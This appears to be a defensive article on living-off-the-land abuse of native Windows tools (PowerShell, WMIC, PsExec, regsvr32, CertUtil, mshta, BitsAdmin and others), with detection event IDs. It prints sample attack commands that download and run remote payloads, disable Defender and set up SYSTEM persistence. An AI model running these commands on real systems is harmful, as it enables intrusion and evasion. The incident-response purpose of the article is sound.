
Threat actors can execute PowerShell with iwr or the Invoke-WebRequest command to download malicious files from an HTTP/HTTPS site or parse HTML data.

```
powershell Invoke-WebRequest hxxp://209.XXX.XXX.XX:XXX/download/
swift.exe -outfile C:\Users\Public\swift.exe
```

However, threat actors are more likely to use iwr to access a malicious file on the Internet without saving it to disk and creating numerous artifacts by executing a command like the one below. Note that iex, the Invoke-Expression parameter allows the threat actor to run a provided string so that it executes as a common PowerShell command.

```
powershell iwr hxxp://209.XXX.XXX.XX:XXX/download/audit1.ps1| iex
```

When it comes to discovery and evasion activities, PowerShell commands such as Get-Service or Stop-Service can be executed to identify and terminate services. The commands Get-Process and Stop-Process provide a similar functionality for system processes.



Threat actors can also use commands in PowerShell to perform lateral movement by executing scripts over protocols like SMB, which is illustrated with the command below.

```
powershell -c “Invoke-Command -ComputerName CLI-DC2 -ScriptBlock {
Start-Process -FilePath ‘C:\Windows\System32\cmd.exe’-ArgumentList ‘/c
\\192.168.60.51\hidden\payload.exe’ } -Credential (Get-Credential)”
```

The Microsoft Windows Anti-Malware Scan Interface (AMSI) is a helpful tool that can aid cyber incident responders in scanning certain malicious scripts and understanding a script’s execution by enabling monitoring (AMSITrace) of a suspicious script in PowerShell. Once the monitoring is stopped the incident responder can examine the contents of the AMSITrace ETL log. However, depending on the layers of obfuscation involved, it may be difficult to identify or decode multiple malicious scripts.

The obfuscation of PowerShell cmdlets adds a layer of complexity to tracing PowerShell command histories. *Invoke-Obfuscation* and *DOSfuscation*, which receives input via cmd.exe, are two methods that can be used to obfuscate cmdlets and combat analysis techniques. Threat actors can also use the structure of the following command to execute obfuscated code where the parameter -nop means to reduce logging or run PowerShell without a profile, and –w hidden means to run the PowerShell command in hidden mode to prevent detection. The parameter –encodedcommand transforms the code, using Base64-encoding.

```
powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5...
```

.NET programs are compiled in bytecode, and with the use of obfuscation, successfully decompiling and analyzing the code can be considerably difficult. Threat actors tend to execute .NET malware because it is convenient to complicate the process further by embedding multiple payloads into a .NET program or its affiliated process. This allows the threat actor to evade detection more easily.

While some threat actors use custom EDR killers to evade EDR and other solutions. PowerShell commands can also be used to achieve a similar outcome. For example, a PowerShell command like the following can be executed by a threat actor to disable Defender:

```
Set-MPPreference -DisableRealtimeMonitoring $True
```

Common Analysis Methods and Challenges

PowerShell is a versatile tool that provides threat actors with stealthy evasive tactics to execute malware. Cyber incident responders may examine PowerShell events such as the following if PowerShell logging is enabled. Transcription is another logging resource that may be advantageous in the analysis process. However, it is crucial to note that such logging capabilities may not be properly configured and may also be vulnerable and compromised once the functionalities are disabled or cleared.

Event ID	Description
400	Engine state changes
403	Engine state changes
600	Creation of scheduled task
800	Pipeline execution
4100	Engine errors
4103	Module logging
4104	Script Block logging
4688	CommandLine and ParentCommandLine values are listed with process creation activities

WMI/WMIC.exe

Windows Management Instrumentation Command-Line (WMIC.exe), introduced in Windows 2000 and standard in Windows XP Pro and Server 2003, was developed for script-friendly system management.

Legitimate Use of WMI/WMIC.exe

WMIC provides command-line access to WMI for remote system management, automated tasks, and detailed system information retrieval, bridging the gap between command-line and object-oriented management before PowerShell became prevalent. Although it has been deprecated, WMIC.exe remains a component used by third-party applications for system management, remote administration, automation, and diagnostics. Examples include SCCM for hardware inventory, Dell Command Monitor for hardware interaction, SolarWinds Network Performance Monitor for performance metrics, and Lansweeper for asset management. For example:

↳ *Microsoft System Center Configuration Manager (SCCM)* uses WMIC extensively for hardware inventory, software discovery, and health monitoring. It executes WMIC commands to gather detailed system information during inventory cycles. An example of what the usage might look like is the following:

```
wmic computersystem get manufacturer,model,name,domain
wmic bios get serialnumber
wmic os get caption,version,servicepackmajorversion
wmic product get name,version
```

The example command instructs WMIC to gather detailed information on a device spanning from the manufacturer name to the latest Windows service pack installed on the system.

Malicious Use of WMIC.exe

WMIC's capabilities make it especially attractive to threat actors as a tool for running reconnaissance on their victims. Threat actors use WMIC to execute remote commands, move laterally across networks, create scheduled tasks, and modify startup information on systems. The command shown below illustrates how PowerShell is used to execute commands that are concealed (encoded) in Base64. Encoding cmdlets is often done to bypass defenses that may immediately identify and block PowerShell commands.

```
wmic process call create “powershell -enc [base64 payload]”
```

Threat actors may also use MOF (Managed Object Files) to manipulate data in the WMI database. They do this by running the compiler program mofcomp.exe to replace WMI database information for malicious content. Using this tool, threat actors are able to modifying registry settings, escalate privileges or create malicious payloads.

Common Analysis Methods

If Windows WMI Activity logging is enabled, cyber incident responders may examine those logs to check for suspicious activities, including specific WMI services.

Event ID	Description
5857	Use of credentials
5858	Special privileges granted at logon
5859	Creation of scheduled task
5860	Detection of scheduled task
5861	Enabling of scheduled task

WMI database files may also provide incident responders with further perspective on suspicious activities. The database files are stored in the path: `%SystemRoot%\System32\Wbem\Repository\`.

A registry-level analysis can also be conducted to draw a comparison between locations where MOF file s(that were imported into the WMI database) were stored. This is done by checking the path `HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Autorecover MOF`.

WMIC.exe is still present in Windows although it has been deprecated in favor of Windows PowerShell for WMI. It is still widely used to address backwards compatibility within organizations that are still using older versions of Windows that may not have PowerShell or where PowerShell might be disabled.

PsExec.exe

PsExec did not start out as part of the Windows family of tools. Instead, it was developed as part of the Sysinternals Suite that was later acquired by Microsoft in 2006 and made available going forward as part of Microsoft's native software. Sysinternals provides advanced Windows diagnostics and management capabilities.

Legitimate Use of PSExec.exe

PSExec was created to simplify the remote administration of Windows systems. It is used regularly for remote installation of software, remote command execution, and performing remote management tasks that require administrative privileges. An example of a PSExec command would look something like this:

```
   PsExec \\remote_domain powershell.exe -Command “Import-Module
   ActiveDirectory; New-ADUser -Name ‘ChesterTester’ -SamAccountName
‘chestertester’
   Add-ADGroupMember -Identity ‘Domain Admins’ -Members ‘ChesterTester’”
```

In the above example, PsExec is used to launch PowerShell and add the user account “ChesterTester” to the domain administrator group on the Active Directory domain controller named “remote_domain”.

However, PsExec has significant limitations. It uses the SMB protocol and the Admin$ share, which are often disabled in many modern infrastructures for security, limiting its contemporary legitimate use in many environments. Although PsExec is still commonly used, tools like WinRM and remote PowerShell are sometimes preferred for remote administration.

Malicious Use of PSExec.exe

Threat actors still leverage PsExec, typically to perform lateral movement and compromise systems. This is accomplished by executing PSExec.exe, which installs the PSEXESVC service on the target remote system. A pipe is added in listening mode. The pipe allows PSEXESVC to interact with other objects and establish client-side connections with the target system. This allows the threat actor to execute commands, sending instructions to the target system and receiving input.

To successfully perform lateral movement via SMB, the target system must have SMB active on TCP port 445 and the File and Print Sharing and Administrative Shares enabled. Threat actors target SMB version 1 which leaves security gaps that are not present if versions 2 and 3 are enforced with client and server signing.

One method involving the use of PsExec and SMB to perform lateral movement and establish persistence following is illustrated below. A malicious DLL file is copied to a remote system using SMB. Then, PsExec is executed to run the DLL in the context of the rundll32.exe program.

```
copy C:\users\public\0000322751.dll \\10.20.XX.XXX\C$\users\
public\0000322751.dll
remote-exec psexec 10.20.XX.XXX %windir%\system32\rundll32.exe
C:\users\public\0000322751.dll,DllRegisterServer
```

Common Analysis Methods and Challenges

Cyber incident responders may examine the Windows Event logs, specifically those with the event IDs 5145 and 7045. An event log with the ID 5145 logs details about a network share that is checked to determine the access that was assigned to it. The event log with the ID 7045 logs the installation of a service- PSEXECSVC. If such logs do not produce adequate results to indicate malicious behavior, other forensic analysis techniques such as Prefetch analysis may be considered.

regsvr32.exe

Dynamic Link Libraries (DLLs) are fundamental to Windows architecture, allowing multiple programs to share code and data, reducing memory footprint and enabling the GUI. The linking of DLLs to programs occurs at runtime.

Legitimate Use of regsvr32.exe

regsvr32.exe is a command-line utility for registering and unregistering DLLs and other OLE controls (like ActiveX) in the Windows Registry, a core component of the COM architecture that allows software components to interact. Registration adds entries to the registry detailing the component, allowing other applications to find and use it. System administrators use regsvr32 for software installation, troubleshooting broken components, and managing ActiveX controls for web applications.

An example illustrating one use of regsvr32 is included below.

```
certutil -urlcache -f  https://externalsite.com/dlls/example.dll
example.dll
move /y example.dll C:\Windows\System32\example.dll
regsvr32 /u /s C:\Windows\System32\example.dll
regsvr32 /s C:\Windows\System32\example.dll
```

Using the command above – leveraging the required elevated privileges – a threat actor can use another Windows tool named CertUtil.exe to download a new example.dll file from an external site. Then, regsvr32.exe is run to replace the existing example.dll located in *\\Windows\System32* with the DLL that was downloaded using CertUtil.exe

Malicious Use of regsvr32.exe

Threat actors use regsvr32.exe to register a malicious DLL. This is essential for them to execute DLLs and bypass application controls like application whitelisting. The API function DllRegisterServer is called (invoked) in the DLL self-registration process. The function places the components of the DLL-the classes, interfaces, etc. into the registry, creating registry keys and values. Once the DLL registration process occurs, functions within the loaded DLL are accessed from a region in the registry and interact with the Windows OS and other programs. The threat actor typically calls a function in the DLL that marks the beginning of the malicious code.

The example below illustrates the parameters used when running regsvr32.exe to complete the self-registration process, execute a payload, and evade detection. The /s parameter represents silent mode which suppresses a message output that detail the activity performed once DllRegisterServer is called to self-register a DLL. The /i parameter calls DllInstall. The /u parameter calls *DllUnregisterServer* to complete the process.

```
regsvr32 /s file.dll
regsvr32 /i /s file.dll
regsvr32 /u /s file.dll
```

Threat actors can also use regsvr32.exe to create shells that are contained in a legitimate process with the following command:

```
regsvr32 /s /n /u /i:hxxp://malicious.sct
```

Common Analysis Methods and Challenges

Cyber incident responders may analyze the command line output, the processes and paths associated with regsvr32.exe. This involves assessing the Image path, command line output, and parent image path. However, further analysis (debugging for example) is necessary to corroborate suspicious file names and paths.

rundll32.exe

Introduced with Windows 95, Rundll32.exe allows the execution of functions stored within DLLs without requiring separate executables for each function.

Legitimate Use of Rundll32.exe

Administrators use rundll32.exe to manage system settings and configurations, perform maintenance tasks, automate administrative functions, manipulate windows components, and more. While the versatility of rundll32 and memory-saving features make it a powerful tool, these same characteristics make it particularly appealing to threat actors.

Threat actors can also use regsvr32.exe to create shells that are contained in a legitimate process rundll32.exe acts as an interface between the Windows shell and the DLL file. It loads a specific DLL into memory, locates a designated function within that library, and executes it with provided parameters. In the example below several applications need to interact with the Windows shell (shell32.dll). Each application establishes calls, allowing rundll32.exe to interact with shell32.dll.

- ↳ If a user wanted to open a command prompt from within the context of a folder they input: `rundll32.exe shell32.dll,ShellExec_RunDLL cmd.exe /k cd %1`
- ↳ The antivirus software needs to check the attributes and uses of a file by executing: `rundll32.exe shell32.dll,SHGetFileInfo “C:\temp\examplefile.exe”`
- ↳ Backup software needs to display a “select files” dialog by executing: `rundll32.exe shell32.dll,SHBrowseForFolder`

This demonstrates why DLLs are efficient; multiple applications can share the same library in memory, with rundll32 serving as the common interface for executing specific functions from that shared library.

Malicious Use of rundll32.exe

Threat actors use rundll32.exe as a vehicle to load multi-stage malware or malware that references several different payloads. rundll32.exe allows threats actors to replace legitimate DLLs with malicious ones, most notably to perform persistence and evade defenses. rundll32.exe may also be used to establish C2 connections.

The example below highlights how rundll32.exe is used to execute a DLL, download another from a specific host and execute it via PowerShell.

```
[process]
[filename].dll [command] /k [string]
hxxp://[ip_address]:[port]/download/[filename].dll
[scripting_language] [command]
hxxp://[ip_address]:[port]/download/[filename].dll -outfile
C:\Users\Public\[filename].dll[MZ]
```

While not established in the example above, it is common for threat actors to execute DLLs from C:\ProgramData to maintain a foothold in the target environment.

Similar to regsvr32.exe in its functionality, threat actors also use rundll32.exe to create shells. As a result, security teams must be on the lookout for unusual Rundll32 command lines, unexpected parent processes, or network connections initiated by Rundll32 processes.

schtasks.exe

Also introduced with Windows 95 (initially as “System Agent”), schtasks.exe (Task Scheduler) automates routine system tasks by scheduling programs or scripts to run at specific times or events.

Legitimate Use of schtasks.exe

The Task Scheduler service runs within the svchost.exe application, and uses the task scheduler engine, taskeng.exe. It can be initiated by using the schtasks command. It works by maintaining a database of scheduled tasks and their triggers. These databases are stored as .job files in older versions of Windows and .xml files in the %systemroot%\System32 and %systemroot%\SysWOW64 (for 64-bit versions) in Windows Vista and later editions. The XML-based approach introduced in Vista allows for more complex task definitions including advanced triggers, conditions, and actions that were not possible with the older .job format.

To perform scheduled tasks, Task Scheduler must store credentials using the Windows security mechanism designed to protect sensitive authentication information. It does this in a couple of ways:

- Credentials can be stored as Local Security Authority (LSA) Secrets. These are encrypted portions of the registry where Windows stores sensitive security information.
- For Windows Vista and newer versions, Task Scheduler leverages the Windows Credentials Manager (WCM) to encrypt the credentials using the Data Protection API (DPAPI)

In the task database, a Security Identifier is used to associate the task with the appropriate credentials. When a task runs, the Task Scheduler service retrieves and decrypts the stored credentials to launch the process with the required security clearances.

System administrators and many first and third-party applications routinely use Task Scheduler for software updates and patches, report generation, maintenance tasks, automating backups, performing various scans, controlling application behavior, and more. Some example uses of Task Scheduler are as follows:

```
schtasks /create /tn “my backup” /tr “C:\scripts\backup.bat” /sc /daily
/st 22:00
```

This simple command instructs Task Scheduler to run a backup.bat script daily at 10 pm and to name the task “my backup”.

Task Scheduler can be used to perform important jobs in conjunction with other system tools like PowerShell

```
$action = New-ScheduledTaskAction -Execute “PowerShell.exe” -Argument “-File
C:\scripts\sometask.ps1”
$trigger = New-ScheduledTaskTrigger -Weekly -DaysOfWeek Monday -At 8am
Register-ScheduledTask -TaskName “Weekly Report” -Action $action -Trigger
$trigger
```

In this example, a weekly task is running every Monday at 8am that triggers a PowerShell script contained within the file “sometask.ps1”.

Malicious Use of schtasks.exe

Task Scheduler is an indispensable tool for system administrators and software developers alike. Its utility also makes it a viable tool for threat actors conducting intrusions. Schtasks.exe allows the threat actor to establish persistence, performing remote actions at specific times to reduce the odds of detection. The threat actor can also evade detection by scheduling tasks such as scripts designed to disable EDR solutions.

The example below illustrates the use of schtasks.exe to generate a Windows Update task. /sc is the schedule parameter, /mo is the modifier parameter to define the frequency. And, /ru specifies to run the task under a provided user or account type. updater.exe runs in five-minute increments with system-level privileges to establish persistence.

```
schtasks /create /tn “Windows Update” /tr “C:\Users\Public\updater.exe”
/sc minute /mo 5 /ru SYSTEM
```

Once a threat actor executes schtasks.exe with elevated privileges, threat actors can schedule the execution of malicious code with the highest level of permissions. They can also steal the credentials stored in LSA Secrets. There are several ways to recover credentials used by schtasks.exe. A vulnerability that was later patched known as “WDigest Authentication” cached credentials in memory that could be extracted. This example underlies the importance of keeping system patches up to date. The Data Protection API also has a reputation for being notoriously weak and easily cracked.

Given these risks, organizations should implement a robust security strategy that includes using dedicated service accounts with minimal permissions, regularly audit all scheduled tasks, and implement tools that allow them to monitor for the creation of unauthorized tasks or modifications to existing tasks.

Common Analysis Methods and Challenges

A cyber incident responder may examine data retained from audit and monitoring policies, including Windows Event logs, reviewing the event IDs, products affected, and associated messages to determine if there are any indications of malicious activity. A table below captures common events tied to schtasks.exe that an incident responder may monitor.

Event ID	Description
4648	Use of credentials
4672	Special privileges granted at logon
4698	Creation of scheduled task
4699	Detection of scheduled task
4700	Enabling of scheduled task
4701	Disabling of scheduled task
4702	Update of scheduled task

It is important to note that innocuous processes can trigger these events, which are passed through an alerting solution numerous times. An organization that fails to enrich and normalize their monitoring solution by allowing it to alert on every instance of such events is bound to have a high output of noise. They may fail to catch malicious activities in a timely manner. In addition, threat actors have developed scripts to clear data, including event logs as part of their actions on objectives. Also, a threat actor can leverage PowerShell scripts to clear event log data or even schtasks.exe to schedule activities that delete the logs themselves.

CertUtil.exe

Beginning with Windows NT 4.0, Microsoft expanded on the Public Utility Key infrastructure (PKI) by introducing certificates into the Windows operating system. Digital certificates in Windows serve as electronic credentials that establish trust between entities during digital communication. They are a foundation of the Windows security infrastructure, allowing the operating system and applications to verify identities, sign and authenticate code, secure communications and data.

Introduced with Windows Server 2003 and Windows XP, CertUtil.exe manages digital certificates, which serve as electronic credentials for establishing trust in digital communication.

Legitimate Use of CertUtil.exe

certutil.exe, like many administrative tools, eventually moved beyond simple certificate management. What began as a relatively focused certificate management utility added the ability of functions like file hashing, encoding/decoding, and file downloading. Some common commands for triggering CertUtil actions include:

- `certutil -view:` displays certificate information
- `certutil -hashfile` filename MD5 , and certutil -hashfile file name SHA256 : used to generate hashes for specified files
- `certutil -getcert -config “RepoName\CACert Name” -f -v :` retrieve and install a CA certificate
- `certutil -decode input.b64 output.bin :` decode a Base64 file
- `certutil -encode input.bin output.b64 :` encode a file to Base64
- `certutil -urlcache -split -f http://example.com/path/testfile.exe C:\Windows\temp\testfile.exe :` downloads a file named “testfile.exe” to the Windows temp folder on a system.

The last three examples highlight some of the functionality that was added to CertUtil beyond simple certificate management. The ability to download files in CertUtil was not part of its original core functionality, but Microsoft realized the need of administrators to download certificate-related files from different sources. The -urlcache parameter was implemented to support these legitimate certificate operations. However, the implementation was done in a generalized way. Rather than limiting the functionality to only certificate-related files or specific trusted sources, Microsoft implemented a universal URL retrieval mechanism. This approach makes the tool more flexible for legitimate administrative needs but inadvertently creates the download capability that has made CertUtil a valuable tool for threat actors.

Likewise, Base64 encoding and decoding capabilities were incorporated into CertUtil for several legitimate certificate-related purposes. In the world of Public Key Infrastructure (PKI), many certificate formats use Base64 encoding as a standard method to represent binary certificate data in text form. A common usage is to transmit a Base64-encoded certificate in a text file or through email. Administrators working with certificates would need to convert the text to its original Base64 form. For the sake of convenience, Microsoft decided to include the ability to encode and decode Base64 into the CertUtil tool.

Malicious Use of CertUtil.exe

Threat actors abuse CertUtil.exe to download malicious files and also encode and decode them leveraging a Base64 encoding functionality.

Encoding binary content in a text format with 64-characters ensures that the binary is not readily available or human-readable. However, there are work arounds to this such as using Base64 decoding tools. EDR solutions can detect some instances of Base64-encoded malware. However, threat actors may use a combination of tactics, e.g. using encoding, compression, and/or applying encryption algorithms to protect the malicious binary and evade EDR and other detection solutions.

Threat actors can also use CertUtil.exe to 'sign' a certificate. If the threat actor intends to install a malicious certificate, they can run certutil.exe with the –installcert parameter:

```
certutil -installcert –f certx01.cer
```

Threat actors perform lateral movement by executing malware from an affected remote system or network share within a file server.

```
certutil –execute –f \\DELL-R302\lock.exe
```

```
certutil –execute –f \\Server-L003\ShareV\lock.exe
```

Common Analysis Methods and Challenges

Cyber incident responders may analyze the command line output, the relevant CertUtil.exe affected processes, and registry to verify malicious activity. YARA rules can also set to detect unusual activities that may be associated with CertUtil.exe. However, threat actors may obfuscate certain commands that reference CertUtil.exe in an effort to evade detection.

Mshta.exe

Legitimate Use of Mshta.exe

Mshta.exe or Microsoft HTML Application Host is a program intended to execute HTA files. The HTA files are applications using HTML, JavaScript, and CSS, often for GUI interaction.

Legitimate use of Mshta.exe involves running HTA files for improved user interface design, automation, and providing software configuration and troubleshooting functionalities. HTA files are often executed from local paths for persistence and can stage malware with multiple payloads.

Malicious Use of Mshta.exe

Threat actors use Mshta.exe to download and execute malicious scripts (like JavaScript) that is nested in HTML files. It is a common method of persistence that allows execution to occur from a memory region with a reduced risk of significant artifacts being left behind. This tactic allows threat actors to bypass detection solutions and controls like application whitelisting. The examples below offer two instances where mshta.exe is launched to execute an .hta file from a specific site or system.

```
mshta.exe hxxp://fcb.com/app.hta
```

```
mshta.exe hxxps://202.95.9.XXX/app.hta
```

Common Analysis Methods

Analysis methods that have been referenced thus far, including process analysis and registry analysis are also applicable to infections involving Mshta.exe. Checking Windows events defined in the table below can also support the analysis process.

Event ID	Description
4104	PowerShell script execution
4688	Process creation / process spawned from Mshta.exe
7045	Installation of Windows service / via Mshta.exe

In addition, network traffic analysis may reveal activity that correlates with an intrusion, e.g. deploying malicious payloads or capturing sites that indicate the use of social engineering tactics. However, the threat actor can modify the registry value in the path: *HKLM\SOFTWARE|Microsoft\Windows\CirremtVersopm\WINEVT\Channels\Microsoft-Windows-MSHTA/Operational* or clear evidence of Mshta.exe's use by running custom scripts.

MSIExec.exe

MSIExec.exe (Windows Installer) is a command-line program for installing software, updates, and other packages, replacing Setup.exe in Windows 2000 and later.

Legitimate Use of MSIExec.exe

The examples below illustrate the legitimate use of MSIExec.exe to install, repair, update and uninstall applications, usually operating in a context where the executable interacts with Windows Installer (MSI) packages or Microsoft Patch Files (MSPs).

```
msiexec.exe /i C:\Windows\Installer\msi_file
```

```
msiexec.exe /f C:\Windows\Installer\msi_file
```

```
msiexec.exe update C:\Windows\Installer\msi_file
```

```
msiexec.exe /x C:\Windows\Installer\msi_file
```

It is important to note that while the examples above reference a prevalent path used by MSIEexec.exe that begins with C:\Windows\Installer, other paths may include relevant MSI files such as: C:\ProgramData\Package Cache, C:\Users\Username\AppData\Local\Temp and C:\Windows\Temp.

Malicious Use of MSIExec.exe

Threat actors use MSIExec.exe to install and execute malicious scripts. MSIExec.exe can be used alongside schtasks.exe to establish persistence. A threat actor may execute MSIEexec.exe with the /qn parameter or quiet mode to ensure that installations can proceed without any user interaction and prompts are not displayed in the user interface to indicate an installation and/or update success or failure. Threat actors can also use MSiexec.exe to bypass detection techniques that prioritize blocking signature-based malware.

When MSIExec.exe is executed with the /i parameter, installations occur following system restarts. A threat actor may choose to run MSIExec.exe with the /norestart parameter to ensure that the installation occurs without the system rebooting and potentially alerting detection solutions to suspicious activities. The examples below illustrate how MSIExec.exe can be used to infect a system in quiet mode and/or with the no restart parameter set.

```
msiexec.exe /i \\Desktop-A01\\ShareQ\FirefoxINstaller.msi /qn
```

```
msiexec.exe /i \\Desktop-A01\\ShareQ\FirefoxINstaller.msi /no restart /qn
```

Common Analysis Methods

Cyber incident responders may use behavioral (process-based) analysis and registry analysis to identify suspicious MSIExec.exe activities. They may also examine Windows Installer event logs such as those listed below.

Event ID	Description
3001	Installation process started
3002	Installation process completed
3003	Installation process failed
3004	Installation process cancelled

BitsAdmin.exe

Introduced with Windows XP, BitsAdmin.exe is a command-line utility for interacting with the Background Intelligent Transfer Service (BITS), which facilitates asynchronous file transfers in the background using idle network bandwidth.

Legitimate Use of BitsAdmin.exe

BITS is primarily used by the operating system to download updates or patches discreetly when more network intensive tasks are not being performed. It is also used by third-party applications for the same purpose. Bitsadmin.exe provides system administrators with detailed control over file transfers, including priority, scheduling, and error handling. Some common commands include:

```
bitsadmin /create <job_name>

bitsadmin /addfile <job_name> <remote_URL> <local_file_path>

bitsadmin /resume <job_name>

bitsadmin /info <job_name> /verbose

bitsadmin /transfer /download /priority normal <remote_URL> <local_file_path>
```

These examples demonstrate the common uses of the tool for creating a job, monitoring its status, and downloading files.

Malicious Use of BitsAdmin.exe

The capabilities built into BitsAdmin.exe make it a useful tool for threat actors to download malicious files from remote servers, exfiltrate data, and establish C2 connections. The example below illustrates the use of BitsAdmin to download update.exe from a remote server. The curl command is run as a precaution in the event that the BitsAdmin process fails. However, BitsAdmin is often preferred over curl as it typically has a higher success rate and greater degree of stealth. Running BitsAdmin.exe with the /transfer parameter is a defense evasion tactic to ensure that the program is executed in the background without alerting the user or displaying any progress.

```
bitsadmin /transfer debjob /download /priority normal hxxp://5.255.106.
XXX:XXX/download/update.exe C:\users\public\update.exe

curl -O hxxp://5.255.106.XXX:XXX/download/update.exe C:\Users\Public\update.
exe
```

In another example BitsAdmin is used to download an executable from a Windows share and execute it:

```
bitsadmin /transfer debjob /download /priority normal
\\FLJACWAPP0030.DS.SJHS.COM\C$\Windows\DS_safe.exe
C:\Windows\DS_safe.exeC:\Windows\DS_safe.exe
```

Common Analysis Methods

Cyber incident responders are advised to monitor BitsAdmin.exe activities and check for the presence of temporary files that start with BITF that may be stored in a local path on the target's machine. Event alerts can be configured to alert on the creation of those files. In addition, Microsoft-Windows-Bits-Client logs may reveal more information about the status of a transfer, e.g. transfer stopped.

The capabilities built into BitsAdmin.exe make it a useful tool for threat actors to download malicious files from remote servers

LOTL & Common Tools Native to Linux and MacOS

While Windows is a major target, Linux and macOS also have native tools susceptible to LOTL attacks. Both operating systems share Unix origins, core principles like "everything is a file," similar directory structures (/bin, /etc, /usr, /tmp), and user/permissions management. Threat actors often target tools with broad usage across environments.

SSH

SSH (Secure Shell), developed in 1995, provides a secure, encrypted channel for remote system and network access, replacing insecure protocols like Telnet. It uses symmetric and asymmetric key algorithms for encryption and cryptographic hashes for data integrity verification.

Legitimate Use of SSH

Administrators of both Linux and macOS environments often use SSH for a number of different task including:

- Secure file transfer using tools like scp (Secure Copy) and sftp (SSH File Transfer Protocol).
- Remote system administration.
- Securely manage version control repositories like Git.
- Establishment of network tunnels.
- Automating remote tasks.

SSH often requires the usage of ssh-keygen to generate SSH key pairs for secure authentication. These key pairs provide a more secure alternative to password-based authentication. By keeping one key on the remote server and a private key on a local machine, this allows for a more streamlined authentication process.

SSH's usability and the cross-platform nature make it an attractive tool for threat actors that are looking to use the tool for lateral movement, data exfiltration, the establishment of C2 connections, and secure tunneling to bypass network security resources such as firewalls.

Curl

Curl, created in 1997, is a versatile command-line tool for transferring data over various network protocols, a core component of Linux and macOS (and also available for Windows).

Legitimate Use of Curl

Curl is a valuable tool for administrators to perform tasks including:

- File downloading: curl -O https://example.com/files/myfile.pdf
- Automating tasks across a network: curl -X POST -H "Content-Type: application/json" -d '{"action":"restart","service":"webserver"}' https://192.168.1.100/api/admin
- Reviewing website availability: curl -o /dev/null -s -w "Response Code: %{http_code}\nTime: %{time_total}s\n" https://example.com
- Data transfer: curl -T data.json -u username:password sftp://remote-server.com/uploads/
